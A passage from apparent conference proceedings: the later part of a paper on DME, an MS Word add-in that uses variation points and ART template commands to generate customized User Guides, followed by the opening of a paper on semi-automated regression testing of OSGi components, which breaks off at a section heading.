


Figure 1. Managing User Guides with DME

To create a template for User Guides, we start with a User Guide for a typical product. We designate various document fragments – words, sentences, paragraphs, sections – as *variation points* that can differ from the sample document. We can also control each variation point’s characteristics, such as its format and repeatability. DME converts this annotated document into a User Guide template that we then use to generate User Guides for other – similar but also different – document variants. All variation points in a DME template are formally inter-linked which allows DME to propagate customizations within and across documents.

*Document Developer* uses DME to customize templates and generate custom documents from them. DME propagates custom changes across documents, streamlining and automating customizations (adaptive reuse) of document variant parts. Customizations defined for one User Guide can be easily reused in creating other User Guides.

## III. A WORKING EXAMPLE

Project Collaboration Environment (PCE) is a web portal supporting software development teams in project planning and

execution. PCE facilitates sharing of project information within and across teams. In particular, PCE allows users to create and maintain records of domain entities such as projects, staff, tasks and relationships among them (e.g., tasks assigned to staff).

Suppose we developed a PCE for the mass market. There will be many PCE versions in use. All such PCEs will be similar but will also differ one from another depending on the team size, development style, and other project- and team-specific details.

A User Guide for PCE describes how to Create, Edit, Delete Staff, Project, or Task records. User Guide contains Staff-Section, Project-Section, Task-Section and in each section

descriptions of relevant operations (Figure 2). The actual lists of domain entities (Staff, Project, or Task), their respective operations and the details of operation description may differ across PCEs, and those differences must be reflected in User Guides.

In the same way as PCE portals form a family of similar but also different portals (that might be supported in reuse-based way using a Software Product Line approach), PCE User Guides form a family of similar, but also different documents that could benefit much from reuse.

### PCE for Agile Development: User Guide

Project Collaboration Environment is an integrated environment that supports project teams in software development. PCE stores staff, project data, facilitates project progress monitoring, communication in the team, etc.  
The following sections provide detail description of operations for domain entities supported by PCE.

#### Staff Section

This section describes operations to manage Staff information in a Project Collaboration Environment. A Staff profile contains the following information:

Name: Full name of Staff

...

##### Create a new Staff

Create operation allows users to add new staff data to PCE. Once added, this new information can be manipulated by using Edit, Delete or Display operations.

##### Edit Staff information

Edit operation allows users to edit staff data. Once edited, this new information can be manipulated again by using Edit, Delete or Display operations.

##### Delete Staff record

..

##### Display Staff information

..

Sort Staff

..

Print an individual Staff

..

#### Project Section

...

##### Create a new Project

...

##### Edit Project information

...

Link a Project with another Project

...

Delete a Project link

...

##### Delete Project record

...

##### Display Project information

..

Sort Projects

..

#### Task Section

Figure 2. User Guide for PCE

## IV. DOCUMENT VARIATION TYPES

We analyzed families of similar documents such as User Guides to understand how we could capture their commonalities and differences in an intuitive way, leading to templates that would be both powerful in terms of reuse and easy to grasp for users. Differences among documents look ad hoc at first, but after analysis and conceptualization we decided that the following seven basic document Variation Types would help us achieve the goal:

*Comment:* Below, a ‘fragment’ means any arbitrarily selected segment of contiguous text in a document such as word, sentence, paragraph, section, or any part of them.

VT 1. *Parametric variations:* A parameter has the same values within a given document, but may have different values across document versions. Examples: date, section name, syntactic variations: for example spelling (English or US), whether or not

we put “,” before “and”, etc. Parameters become placeholders in document templates.

VT 2. *Selection variation:* This kind of a difference among documents happens when at a specific point each document version should include one or more pre-defined fragments (options). Such variation point is represented by a selection construct in a template that allows the required options to be selectively included into document versions.

VT 3. *Extra fragment:* It is a fragment that appears in only small number of documents. An extra fragment may recur in many places in each of such documents. Such fragments must be also parameterized, as each of its occurrences may differ from other occurrences (in the same or in different document versions). Extra fragments do not become an integral part of templates, instead, they are included into documents when they are needed.

VT 4. *“Almost common” fragment*: It is a fragment that is a part of most (but not all) of the document versions. An “almost common” fragment may recur in many places in each of such documents. “Almost common” fragments must be parameterized. Unlike “extra” fragments that need be included on demand in small number of documents, “almost common” fragments become template defaults, simplifying template customizations. As extra and “almost common” fragments require different treatment during document management, they are distinguished as separate Variation Types.

VT 5. *Repeated section*: A section that recurs a number of times in a given document. Such section may recur different number of times in different documents. Repeated sections must be also parameterized.

VT 6. *Formatting variations*: A fragment that can be formatted using different font type or color in different documents.

VT 7. *Linked documents*: Large documents can be decomposed to parts that are stored in separate files. A link can be placed in a template to show how documents should be composed together. Document composition rules may be different for each document being generated from a template.

Each variation point in a DME template (i.e., a point at which a template can be customized) corresponds to one of the above document Variation Types.

## V. HOW DME WORKS

DME provides seven text manipulation operations corresponding to seven basic Variation Types. In DME interface implemented as an MS Word add-in, these seven operations are accessed via menu buttons shown under “Document Management Environment” toolbar (from “Parameter” to “Link” in Figure 3).




Figure 3. DME menu extending MS Word toolbar

During template creation, these buttons allow a Document Architect to create templates. The same buttons are used by Document Developer to create custom documents from templates.

### A. Creating a User Guide template

As a Document Architect (Figure 1), we must first comprehend variability in a document family such as User Guides, i.e., identify common and variant document parts. Common parts become “frozen” in a template, while variant parts become *variation points* at which template can be customized.




Figure 4. Staff and Project sections compared

The best is to start building a template from a “typical” User Guide, i.e., the one that is “most similar” to other User Guides. Such a User Guide already contains much of the common text that can be reused among User Guides, and also a considerable

number of variant texts. The right choice of a User Guide simplifies template creation.

Terms “typical” and “most similar” are not easy to formalize, and our current approach to identifying a typical document is



rather informal (we hint at better approaches to identifying typical documents and creating templates in Section VIII on Future Work): We run MS Word's *Compare* function on existing User Guides. Differences highlighted by MS Word are candidates for variation points in a template. Of course, we should add more variation points to accommodate variant text found in yet other sections and in User Guides for yet other PCEs. Figure 4 shows common (normal font) and variant (shaded font) parts in Staff and Project sections.

Suppose we observe that sections for Staff, Project, and Task are similar to each other. We could choose to create a Section-Template first. The advantage of creating Section-Template is that Sections recur (and therefore Section-Template can be reused) within a User Guide for one PCE, as well as across User Guides for different PCEs.

At each variation point in a template we define a default value which DME uses when generating custom documents unless the

user overrides the default values. DME function "Toggle View" toggles views between variation point names and their default values. Figure 5 shows a Section-Template with variation points highlighted by DME in different colors.

To convert Staff Section into a Section-Template, we position cursor on fragments highlighted by MS Word as different and click on suitable DME button to turn variant text into a template parameter – a variation point at which template can be customized. For example, we turn 'Staff' into parameter sectionName (VT1), and then qualify other document variant fragments as selection (VT2), extra fragment (VT3) or almost common fragment (VT4). Each of the above actions creates a variation point that DME highlights in different color, depending on its type. DME propagates variation points across a document using Find-Replace buttons.




Figure 5. Section-Template created with DME

### B. Creating new User Guides from templates

A Document Developer can customize templates to create User Guides. This is done by overriding default values at template variation points. Whenever this happens, DME automatically propagates new values to all the other relevant variation points in the current template and all templates linked to it. DME rules for propagating values across documents are carefully designed to maximize template reuse and to simplify template customization. DME function "Toggle View" toggles between template view (showing variation point names) and custom document view.

Still, template customization can be tedious. Sometimes, it may be better to start with an existing User Guide that is most

similar to the one we want to create. We can now ask DME to show this document in a template view. This will show all the variation points in the document, with values assigned to them during document creation. We can accept values that suit us (no action required for that), and override the remaining values.

### C. Extra DME features

Document fragments that recur many times should be reusable, after suitable customizations. Domain Engineer should place such reusable fragments in separate templates for inclusion with 'Link' DME button and function. DME traverses all templates linked together to compose a custom document during document generation. Any customizations are propagated to linked templates, making it possible to

consistently instantiate templates in many different ways, depending on the context.

The ability to Link templates and to propagate customizations via links during document generation is critical for scaling the DME approach. Often, many inter-related documents (e.g., a User Guide and Technical Manual) need be customized in sync one with another. Similar document fragments may spread through such documents, even though each document may be derived from different master templates. Common fragments can then be customized and included in variant forms in these documents via ‘Link’ connection.

We presented DME as an interactive tool in which Document Developer enters customizations via DME user interface. However, it is also possible to import customization data from a file, database or from other tools that understand document variability.

## VI. COMMENTS ON TWO IMPLEMENTATIONS OF A TEXT MANIPULATION MECHANISM IN DME

A key question now is how to implement text manipulation operations corresponding to seven Variation Types described in Section IV. We implemented DME’s internal text manipulation mechanism in two ways, using MS Word Content Control API, and a general-purpose variability management method and tool ART (Adaptive Reuse Technique, <http://art-processor.org/>).

Since *Microsoft Office 2007*, Microsoft introduced XML-based file format *Office OpenXML* for MS Office documents. Developers can programmatically manipulate documents via APIs, and enhance MS Word with new functions (Word add-ins). Content Control API released by Microsoft provided a convenient set of operations for text manipulation for our purpose. Content Control API allowed us to treat document fragments as objects, and associate tags and other meta-data with them. Content Control was giving us good control over variation points in an MS Word document. Protecting the text contained at variation points from accidental changes was not a problem either. For better performance, we implemented Document Variability Management (DVM) engine in C#, using

Visual Studio Tools for Office 4.0. DVM engine provided us with text manipulation primitives sufficient for implementing DME functions. It took five person-months to develop DME as an MS Word add-in. This effort also included brainstorming and formalizing DME requirements.

The reason why we considered yet another method to handle text manipulation operations in DME was to demonstrate that our proposed approach to document management could be applied in any text editor that allows users to access its internal textual representation of a document under editing. ART is a general-purpose variability management technique that works with any information represented in textual form. Document parts are instrumented with ART commands to form highly parameterized, adaptable templates. Each of the seven Variation Types discussed in the last section could be handled with proper combination of ART commands (the reader will find details in Section VII.A). This was not surprising as ART was designed to handle much more complex variability situations.

We kept ART commands in comments embedded at designated variation points in a document. Using OpenXML API, we could extract the document text and pass it to ART Processor for executing commands. The actual variability processing with ART was completely hidden from DME users. It took six person-months to develop DME prototype in ART. This effort included the time to learn ART.

We concluded that both MS Word Content Control and ART were viable strategies for text manipulation required in reuse-based document management.

## VII. MANAGING DOCUMENT VARIABILITY IN ART

Here are general rules: ART templates contain document text parameterized with ART commands. ART Processor reads templates, and outputs custom documents. ART commands are interpreted, while text is emitted to the output as is. The processing sequence is defined by ART commands. Required customizations related to the seven Variation Types are defined in the specification file called SPC which is also a start point for processing.




Figure 6. Processing of ART templates



ART commands in SPC, and in each subsequently processed ART template, are processed in the sequence in which they appear. When ART Processor encounters **#adapt** *f2* command in template file *f1*, it suspends processing of file *f1* and starts processing file *f2*. Once processing of file *f2* is completed, ART Processor resumes processing of file *f1* just after **#adapt** command. In that way the processing ends when the Processor reaches the end of the SPC.

Figure 6 illustrates the sequence of processing ART template files. On the right-hand-side side of the figure we see the output emitted by ART Processor after processing the files starting from SPC file and moving along the **#adapt** links.

Variables can be assigned values with **#set** command, and **?@name?** retrieves their value. Values of the variables propagate to the adapted files.

#### A. Document Variation Types in ART

In this section, we describe how we can express in ART the seven Variation Types discussed in Section IV.

#### VT 1. Parametric variations

ART variables handle parametric document variations. Command **#set** **SectionName** = "Staff" defines variable **SectionName** and initializes it to "Staff". **?@SectionName?** refers to the value of that variable. ART Processor emits variable value to the output file (Figure 7).

```
#set SectionName = "Staff"
...
?@SectionName? Section
<Section template text>
```

Figure 7. Sample ART template tempSection.art

Typically, variables are set in SPC and ART Processor propagates their values down to all adapted files. Suppose there is a command **#set** **SectionName** = "Project" in SPC that adapts tempSection.art. Then, ART Processor would emit text "Project Section". Otherwise, should there be no **#set** **SectionName** = ... command in SPC, ART Processor would emit text "Staff Section", as a default value. This way of handling variable values propagation allows ART Processor to emit document variants from the same templates. This is also illustrated in Figure 6.

#### VT 2. Selection

ART command **#select** - **#option** works in a similar way as switch statements in programming languages. **#select** lets us select one of the many variant parts that should be included at a designated point in a document.

```
#select SectionName
  #option "Staff"
  <Extra section(s) for Staff>
  #endoption
  #option "Customer"
  <Extra section(s) for Customer>
  #endoption
#endselect
```

In the above example, if the value of **SectionName** is "Staff", ART Processor emits the content of the first **#option** to the output document; otherwise if the value of **SectionName** is "Customer", ART Processor emits the content of the second **#option**.

#### VT 3. Extra Fragments

Extra fragments are managed by ART commands **#insert** into **#break**. ART Processor emits to the output document fragments or sections contained in **#insert** at points designated by matching **#break** in templates. Matching is done by names associated with **#insert** and **#break**. There are three variations of **#insert** that append, prepend or replace the content marked with matching **#break**.

SPC Staff file:

```
#set SectionName = "Staff"
#adapt: "sectionTemplate.art"
  #insert: "additional_content"
  <Staff extra fragment content>
#endinsert
#endadapt
```

sectionTemplate.art file

```
<template content>
#break "additional_content"
```

In the above example, ART Processor emits extra fragment for Staff when processing **#break** "additional\_content", ignoring any text contained in **#break**.

#### VT 4. "Almost common" fragment

Text in **#break** is a default output in case there is no matching **#insert** for a given **#break**. So "almost common" fragments are conveniently handled by making them **#break**'s defaults. In cases when the "almost common" fragment should be omitted (or replaced by other fragment), we place a suitable **#insert** matching the **#break** in SPC.

#### VT 5. Repeated section

ART command **#while** iterates over its body a predefined number of times emitting output accordingly.

```
#set SectionName = Staff,Project,Task
#while SectionName
  #adapt "PCE_UserGuide.art"
#endwhile
```

SectionName is a multi-value variable, and **#while** iterates over its values adapting template PCE\_UserGuide.art each time in different way.

#### VT 6. Formatting variations

We can use ART variables or selection to handle formatting variations.

#### VT 7. Linked Document

If we wish to split large documents into parts, then we use command **#adapt** to compose the whole document from its parts.

In creating of ART templates, we could address any conceivable differences among documents with a single operation such as **#select** or **#insert**. The reason why we have

seven DME operations is to let the user intuitively think about document differences in terms of the seven Variation Types and map them to DME operations. Also, from our experience with using ART we know that by skillful use of these seven operations ART templates are much simpler than if we tried to address all the document Variation Types with a smaller number of operations.

### B. User Guide Template

Document Architect creates templates using DME interface, for which she does not need to know ART or internal representation of Word documents. Document Architect's view of a template is shown in Figure 5. Figure 8 shows an internal

representation of a template and SPC to create the *Staff User Guide* (Figure 4). Our templates and SPC are written in Rich Text Format (RTF) parameterized with ART commands. Consequently, ART Processor also emits RTF documents. The choice of the format is irrelevant to our ability to parameterize document with ART commands. However, RTF makes text manipulation easy, as the whole document including formatting is defined as a text file.

Document Developers define the required customizations via DME interface, from which DME generates an SPC. The internal representation in RTF instrumented with ART is not easy to read, but it is hidden from users, generated and manipulated by DME user interface operations.

SPC:

```
#set SectionName = "Staff"
#adapt "PCE_UserGuide.art"
```

PCE\_UserGuide.art:

```
{\rtf1\ansi\deff0 \fs20 {\fonttbl {\f0 Times New Roman;}}
{\pard\sbl20\sa240 \qc \fs40 PCE for Agile Development: User Guide \par}
Project Collaboration Environment is an integrated environment that
supports Project teams in software development...
#select SectionName
    #option "Staff"
        #adapt: "sectionTemplate.art"
        #set extraLinkOperation = ""
        #insert "data"
Name: Full name of Staff\line
Office: Room number of Staff\line
...
        #endinsert
    #endadapt
    #endoption
    #option "Project"
        #adapt: "sectionTemplate.art"
        #set extraLinkOperation = ", Link with other projects"
        #insert "data"
Title: Project's title\line
Type: Type of project Internal or External\line
...
        #endinsert
        #insert "extra_actions"
        #adapt "Project_extra_actions.art"
        #endinsert
    #endadapt
    #endoption
#endselect
```

sectionTemplate.art:

```
This section describes operations to manage ?@SectionName? Information
in a Project Collaboration Environment.\line
A ?@SectionName? profile contains the following information:\par}
#break "data"\par}
Available operations for ?@SectionName? module includes Create,
Edit?@extraLinkOperation?, Delete,
and Display ?@SectionName?'s information.\line
The following sections provide detail instructions for each available
operation for ?@SectionName? module
Create a new ?@SectionName?
```

Figure 8. RTF document output from ART code

## VIII. FUTURE WORK

The approach to managing families of similar documents presented in this paper, as well as DME are a proof of concept. We applied DME to a small number of documents. We also did usability tests to evaluate if the approach can be easily communicated to others, and if the DME's user interface was simple and intuitive. We received mostly encouraging feedback from the evaluation. Some comments allowed us to refine the DME's user interface.

Still, much work needs to be done before DME becomes a production quality tool (in terms of usability and reliability) that can be applied in real situations. Some issues, such as more intelligent user interface, may considerably improve usability of DME, but require further research, as we explain below.

Our current DME prototype implements functions related to all document Variation Types except VT6 – repeated section. We are clear about internal mechanism to manage reuse of repeated sections, but still unclear about how to let DME users specify and then instantiate repeated sections in an easy way.

DME described in the last section communicates with users in terms of variant document parts such as sentences or paragraphs. Such DME can provide effective assistance in managing documents in hands of technical staff, but it is too low level for non-technical staff.

DME usability can be enhanced by allowing a Document Architect to model document variability and map it to template variation points. Feature diagrams [3] commonly used in Software Product Line [1] research and practice might be used to model document variability. Feature diagrams explicate common and variant features in an intuitive, hierarchical form that can be comprehended by non-technical staff. Document Architect can create feature diagrams for a given document family based on understanding of commonalities and differences in subject documents. When creating a custom document, Document Developer would select required variant features from the feature diagram, and DME would automatically inject relevant customizations to a template. This can eliminate (or at least substantially reduce) the need for manual customizations.

Even higher-level of interaction can be achieved by letting DME users work on documents in terms of concepts of their application domain. Domain-specific languages and their generators can be implemented using Visual Studio's DSL Toolkit. Both feature diagram-based and domain-specific mode of communication between users and DME will be more intuitive than the mode of communication described in the previous section. DME enhanced with the above features will provide higher levels of automation for document management, and will be easy to use for non-technical staff.

Here is summary of functions that we plan to implement to further enhance usability of DME:

1) DME will display a summary of customizations that occurred at specific variation points in custom documents created so far.

2) Query-based analysis will allow users to selectively retrieve information from a customization history repository.

3) DME will have a flexible rights-control system to allow/disallow different classes or users to perform certain actions. User rights will be applied to control which parts are read-only.

4) DME will accept customization data from external sources such as databases, spreadsheets, data files, requirement management databases (such as DOORS), or already mentioned feature diagrams.

5) Assistance will be provided for analysis of similarities/differences in existing document variants. If many documents already exist, identification of document variability may become difficult just using MS Word's *Compare* function (described in Section A). Document analysis tool can compute editing distance similarity metrics to help Document Architects understand document variability, build a feature model, and identify a "typical" document, suitable for template creation. This will help Document Architect to create templates.

6) DME will support Variation Point Documentation (VPD). VPD will allow users to enter/read meta-data of variation points. VPD will contain information such as variation point name, description, possible values, suggested customizations, etc. User customization rights will be contained in VPD.

## IX. RELATED WORK

The presented approach has been inspired by research on software reuse. In Software Product Line (SPL) engineering [1], we manage a family of similar software products (e.g., financial products) from a common set of reusable software artifacts such as architecture shared by systems, source code components, documentation, test cases, etc. All SPL products are similar, but each one also differs from others in client-specific features. The impact of client-specific features shows as many changes that must be applied through code and documentation - a repetitive, time-consuming and error-prone process if done manually. Methods have been proposed to manage variability in software to address this problem, increasing productivity via software reuse, one of which is ART.

DME can be viewed as a template engine, a tool that generates custom output from templates and a data model. Templates represent the textual contents in parameterized form, while data model defines parameter settings. In DME, parameter settings can be either imported or the user can define them in the interactive session, via DME user interface. DME is unique in fine-granular level of customizations, and in providing template engine capability for MS Word.

Publishing tools such as Adobe FrameMaker™, DocBook™ and DITA™ generate documents and facilitate reuse of document fragments. However, these tools do not support customizations of reused fragments which is a key feature of DME approach.

Generation of documentation for Software Product Lines is addressed in [4][5][6][7]. Research tools [4][7] extend

DocBook with document variability management, while commercial tools [5][6] generate custom documents from variability models. pure:variants [6] allows one to include/exclude optional sections in MS Word documents based on selected features. DME supports optionality and yet other six document variation types (Section IV), and provides interactive means to manage document variability as well as importing of customization data.

Commercial tools implement various approaches to document generation. Many tools provide general means for document design; Q-Pulse stores document versions, provides facilities to track changes, but does not instantiate and propagate specific customizations of document templates; we do; Intelldox generates documents based on selected rules; Corticon focuses on management of companies' business rules/decisions as enterprise assets, and document generation in the context of supported business processes; Wizilegal supports end-user document creation via Web service; MS Word templates can be used to generate documents according to inputs from a database, Excel, XML or other data sources (data-driven document generation). The general goal of these tools is the same as ours – to improve productivity of some aspects of document management. However, the specific goals and capabilities of these tools differ from ours mainly in the granularity and the nature of document variability that is addressed. We have not identified a document management tool on the market that focuses on managing client-specific detailed differences among multiple document versions, which is the strength of our approach. We believe our approach complements rather than competes with existing documentation tools.

## X. CONCLUSIONS

We presented a method and tool called DME for managing families of similar documents. Implemented as an MS Word add-in, DME extends the concept of MS Word templates to achieve documentation reuse with automated propagation of custom changes during custom document generation. DME supports template creation and instantiation (document generation), automated propagation of customizations across documents and ease of adoption due to seamless integration of DME into the usual document processing model (Figure 1) and MS Word. We presented two implementation strategies for handling text manipulation: The first one uses Content Control API and is specific to MS Word technology, and the second one applied general-purpose text manipulation method and tool ART.

We believe the ideas and technical approach to document management described in this paper could find applications in both software and non-software domains, where information reuse based on clear understanding of commonalities and differences among artifacts is important.

Presented here DME is a proof of concept. In future work, we will apply DME in real world projects, validate basic assumptions, and build domain-specific interfaces to enhance DME's usability.

## ACKNOWLEDGEMENT

Authors thank Mr. Paul Bassett, the inventor of Frame Technology™ and a co-founder of Netron, Inc, for his generous contributions to our projects on ART and XVCL, his suggestion to work on the DME project, and insightful comments on this paper.

This study was supported by a grant S/WI/2/2013 from Bialystok University of Technology and founded from the resources for research by Ministry of Science and Higher Education.

## REFERENCES

- [1] Clements, P. and Northrop, L. *Software Product Lines: Practices and Patterns*, Addison-Wesley, 2002
- [2] Jarzabek, S. *Effective Software Maintenance and Evolution: Reused-based Approach*, CRC Press Taylor and Francis, 2007
- [3] Kang, K.C., Cohen, S.G., Hess, J.A., Novak, W.E. and Peterson, A.S., Feature-oriented domain analysis (FODA) feasibility study. *Technical Report CMU/SEI-90-TR-021*, SEI, Carnegie Mellon University, November 1990
- [4] Koznov, D. and Romanovsky, K. "DocLine: A Method for Software Product Lines Documentation Development," *Programming and Comp. Soft.*, vol. 34, no. 4, pp. 216-224 (DOI: 10.1134/S0361768808040051)
- [5] Krueger, C. "The BigLever Software Gears Unified Software Product Line Engineering," *Proc. 12<sup>th</sup> Int Soft. Product Line Conf. Limerick*, 2008, p. 353
- [6] Pure:systems GmbH
- [7] Rabiser, R., et al "A Flexible Approach for Generating Product-Specific Documents in Product Lines," *Proc. Int. Soft. Product Line Conf. SPLC'10*, Jeju, S. Korea, Sept. 2010, pp. 47-61 (DOI: 10.1007/978-3-642-15579-6\_4)
- [8] XVCL, XML-based Variant Configuration Language, a reuse method and tool, <http://art-processor.org>

# Interface-based Semi-automated Testing of Software Components

Tomas Potuzak

Department of Computer Science, Faculty of Applied  
Sciences, University of West Bohemia, Univerzitni 8,  
306 14 Plzen, Czech Republic  
Email: tpotuzak@kiv.zcu.cz

Richard Lipka, Premek Brada

NTIS – New Technologies for the Information  
Society, European Center of Excellence, Faculty of  
Applied Sciences, University of West Bohemia,  
Univerzitni 8, 306 14 Plzen, Czech Republic  
Email: {lipka,brada}@kiv.zcu.cz

**Abstract**—The component-based software development enables to construct applications from reusable components providing particular functionalities and simplifies application evolution. To ensure the correct functioning of a given component-based application and its preservation across evolution steps, it is necessary to test not only the functional properties of the individual components but also the correctness of their mutual interactions and cooperation. This is complicated by the fact that third-party components often come without source code and/or documentation of functional and interaction properties. In this paper, we describe an approach for performing rigorous semi-automated testing of software components with unavailable source code. Utilizing an automated analysis of the component interfaces, scenarios invoking methods with generated parameter values are created. When they are performed on a stable application version and their runtime effects (component interactions) are recorded, the resulting scenarios with recorded effects can be used for accurate regression testing of newly installed versions of selected components. Our experiences with a prototype implementation show that the approach has acceptable demands on manual work and computational resources.

## I. INTRODUCTION

THE component-based software development is an important part of contemporary software engineering. It is based on the utilization of isolated reusable parts of the software (called *software components*), which mutually provide and require services (i.e., functionalities) using public interfaces. A component can be utilized in multiple applications and, at the same time, an application can be constructed from components created by different developers [1]. This reinforces the necessity for testing.

The functionality of an individual component should be tested primarily by its developer. However, it is also necessary to test the functionality of the entire component-based application where the correct cooperation of the components is no less important. The situation is complicated by the fact that many components exist in several versions.

The versions of a single component can differ by the internal behavior (different computations), by external behavior (different interactions with other components), or by the interface (different provided and required services). Theoretically, the change of internal behavior of a component should not affect the behavior of the entire application. Nevertheless, in reality, the change can introduce an unwanted error into the new version, add or remove side effects of some method invocations, prolong computation, which can cause a time-out to expire, and so on. When installing a new version of a component to a functional component-based application, adequate regression testing is, therefore, desirable even when there are no apparent external changes of the component.

The usually performed manual testing is a lengthy and costly process and its automation is desirable wherever possible. In this paper, we describe an approach for semi-automated regression testing of software components whose source code is not available (e.g., third party components). The approach is suited for checking whether a newly installed version of a component exhibits the same behavior within a component-based application as its old version. The approach uses static analysis of the component implementations and employs methods of aspect-oriented programming and stochastic testing to record runtime behavior of the application with the old and new version of a component. The comparison of both recordings can then reveal possible different behaviors and thus support debugging on the architectural level.

The description of the approach along with its validation on two case studies is the main contribution of this paper. Its structure is as follows. The following section provides an overview of the basic notions and Section III discusses related work in component analysis and testing. Section IV covers the details of the proposed approach. Section V presents its validation including an analysis of performance implications, and Section VI summarizes the contribution and future work.

---

<sup>1</sup>This work was supported by Ministry of Education, Youth and Sports of the Czech Republic, project PUNTIS (LO1506) under the program NPU I.

## II. SOFTWARE COMPONENTS

In component-based software development, the applications are sets of individual software components.

### A. Basic Notions

A software component is a black-box entity, which provides services to other components via its well-defined interfaces and may require services of other components in order to function. The inner state of a component is not observable from the outside. So, the components are expected to mutually interact solely using their interfaces. A component should be reusable (i.e., it can be used in multiple applications) and, at the same time, a component-based application can be constructed from components created by different providers. These features are common to the majority of software components regardless of the component model [1].

A component model prescribes the behavior, interactions, and features of its software components and is implemented by (usually several) component frameworks. The experimental implementation of the interface-based component testing approach described in this paper has been created for the OSGi component model. OSGi [2] is a dynamic component model for the Java programming language. It is currently widespread in both industrial and academic spheres making it a good choice for experimentation. There are several commonly used implementations of the OSGi component model (i.e., OSGi frameworks), for example Equinox [3] or Felix.

In OSGi, the components are referred to as *bundles*. Each bundle has the form of a single Java `.jar` file with additional information related to the OSGi component model (e.g., name of the bundle, version of the bundle, lists of provided/required packages, etc.) [2]. Each bundle can provide one or more services represented by standard Java interfaces. Together, the classes in exported packages and the provided services form the accessible interface of the OSGi components.

The dynamic nature of the OSGi means that the bundles can be installed, started, stopped, and uninstalled without the necessity to restart the OSGi framework [4]. For this purpose, the OSGi framework runtime provides standard methods [2] for the exploration of the bundle's context (i.e., environment) and the control of its life cycle.

### B. Testing of Software Components

